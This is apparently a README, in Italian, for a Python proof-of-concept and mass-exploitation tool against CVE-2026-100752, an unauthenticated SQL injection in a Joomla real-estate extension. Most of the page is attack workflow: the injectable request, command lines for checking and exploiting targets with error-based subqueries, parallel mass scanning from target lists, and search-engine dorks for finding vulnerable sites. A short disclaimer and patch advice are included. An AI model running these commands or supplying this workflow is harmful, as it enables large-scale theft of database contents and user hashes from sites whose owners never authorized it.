 murrez/cve-2026-100752
PoC in Python 3 ed exploit di massa per CVE-2026-100752, un'iniezione SQL non autenticata in OrdaSoft Joomla Real Estate Manager <=6.7.8 tramite il parametro ORDER BY order_field.

PoC in Python 3 per CVE-2026-100752 — estensione Joomla OrdaSoft Real Estate Manager (Free) ≤ 6.7.8. Corretta in 6.7.9+.
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Catalogo | https://pocbit.org/pocs/ |
| Componente | com_realestatemanager |
| File | site/realestatemanager.php |
| Parametro | order_field → ORDER BY (senza quoting, nessuna allow-list) |
| Auth | Nessuna (viste pubbliche di listing / ricerca / categoria) |
| CWE | CWE-89 SQL Injection |
| Inoltre | Injection POST legacy su order_direction (Metasploit / audit pre-6.7.9) |

Banner PoCbit colorato, seguito dall'output JSON di --mode exploit: exploited: true, vettore order_field_get, rotta showCategory + com_realestatemanager.

Comando di esempio:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(Lo screenshot proviene da un ambiente di test autorizzato; l'URL di destinazione è a scopo di validazione del PoC.)
Real Estate Manager (Free) è un'estensione OrdaSoft per la gestione di annunci immobiliari su Joomla. Nelle versioni 6.7.8 e precedenti, il parametro di richiesta order_field viene inserito direttamente nella clausola ORDER BY all'interno di site/realestatemanager.php; non esiste allow-list dei nomi di colonna, escaping o cast. Senza autenticazione è possibile sfruttare le query di navigazione per categoria, risultati di ricerca e listing completo degli annunci.
In caso di SQLi riuscita, devono essere valutati i rischi di lettura dal database (versione, hash degli utenti, dati del sito), scrittura/cancellazione in base ai privilegi e RCE concatenata. Aggiornare alla versione 6.7.9 o superiore (OrdaSoft security release).
Front controller Joomla:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752: order_field controlla la colonna/espressione della ORDER BY. Valori come subquery error-based possono essere iniettati perché il valore viene concatenato nell'SQL senza binding né validazione.
Contesti di query interessati (secondo il testo della CVE):
showCategory e correlate)Questo PoC:
com_realestatemanager (path + versione opzionale dal manifest)catid / Itemid dall'HTML del sitoshowCategory, showSearch, showSearchResult, showRent, showBuyorder_fieldorder_direction=asc,<injection> (vettore storico, ancora utile su alcune build)hits.txtexploited.txt (righe con leak SELECT riuscito)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
--aggressive tenta SELECT VERSION() quando la prova boolean/error non è conclusiva.
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| Flag | Ruolo |
|---|---|
--mode exploit | Estrazione dati error-based (mass supportato) |
--subquery | SQL interno per il payload double-query CONCAT(0x7e, …) |
--vector | Forza order_field_get, order_field_post o order_direction_post |
-j | Target in parallelo |
--no-color | Terminale semplice |
Il JSONL include pocbit, pocbit_catalog, pocbit_page, cve, component.
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
Stile Shodan (se supportato): http.html:com_realestatemanager
Esportare gli hostname in targets.txt (un URL per riga), poi check → hits → exploit solo su sistemi autorizzati.
Manifest (quando esposto):
/administrator/components/com_realestatemanager/realestatemanager.xmlSe versione ≤ 6.7.8 → likely_vulnerable_version. Se ≥ 6.7.9 → patched_version (l'exploit potrebbe comunque fallire).
| CVE | Tipo | Corretta |
|---|---|---|
| CVE-2026-100752 | SQLi non autenticata (order_field) | 6.7.9 |
| CVE-2026-100753 | XSS riflesso (viste pubbliche immobili) | 6.7.9 |
Stesso batch del vendor (Set 2026): Vehicle Manager e altre estensioni OrdaSoft hanno ricevuto CVE separate — applicare le patch a tutti i componenti OrdaSoft in uso.
auxiliary/gather/joomla_com_realestatemanager_sqli (POST legacy order_direction)Solo per test di sicurezza autorizzati e validazione di patch. Non utilizzare contro sistemi senza autorizzazione.
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752
